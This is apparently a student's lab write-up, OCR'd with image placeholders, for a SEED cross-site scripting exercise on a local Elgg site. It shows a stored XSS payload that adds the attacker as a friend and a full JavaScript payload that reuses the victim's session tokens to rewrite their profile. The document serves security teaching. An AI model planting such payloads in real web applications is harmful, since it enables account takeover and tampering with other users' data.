
Saving the above code in the samy's account. We see that profile was successfully saved.




Now, logging into alice's account as shown




Viewing her friends list and can observe that there is Still see no friends yet




Now, going into the member's list and viewing samy's account



Now viewing samy's profile from alice's profile as shown below.



Coming back to alice's friend list we notice that Sammy was added without her adding him to the list



Question 1: explain the purpose of lines 1 and 2 why are they needed?


Solution: In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or will probably be considered as an untrusted cross-site request and hence will throw out an error with our attack being unsuccessful. These desired values are stored in JavaScript variables and using the lines 1 and 2, we are retrieving them from the JS variables and storing in the AJAX variables that are used to construct the GET URL.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?

Solution: if that were the case, then we will not be able to launch the attack anymore because this mode encodes any special characters in the input. So, the < is replaced by Clt and hence every special character will be encoded. Since, for a JS code we need to have <script> C </script> and various other tags, each one of them will be encoded into data and hence it will no more be a code to be executed.

Task 5: MODIFYING VICTIM'S PROFILE'S

The goal is to modify the request directly from victim's bowser without using the attacker's invervention. Here is the value HTTP POST request value. We get this using the Samy's account network while editing the profile as shown below



Creating a json file just to keep the indentations correct using the commands below


```
[04/19/25]seed@VM:~/labs7$ touch editprofile.js
[2]+  Done                    gedit addfriends.js &> /dev/null
[04/20/25]seed@VM:~/labs7$ gedit editprofile.js &>/dev/null &
```

Now, attaching the required modification to the file so that we can directly put it into samy's account


editprofile.js
~/labs7

```
<script type="text/javascript">
window.onload = function(){
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var content = token + ts + userName +
"&description=Samy%20is%20my%20hero&accesslevel[description]=2" + guid;
    var samyGuid = 59;
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid!=samyGuid){
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>
```


Now, taking same code to the samy's about me as shown below




Upon saving the code, it shows that profile is successfully added and its ready to get executed in the victim's account



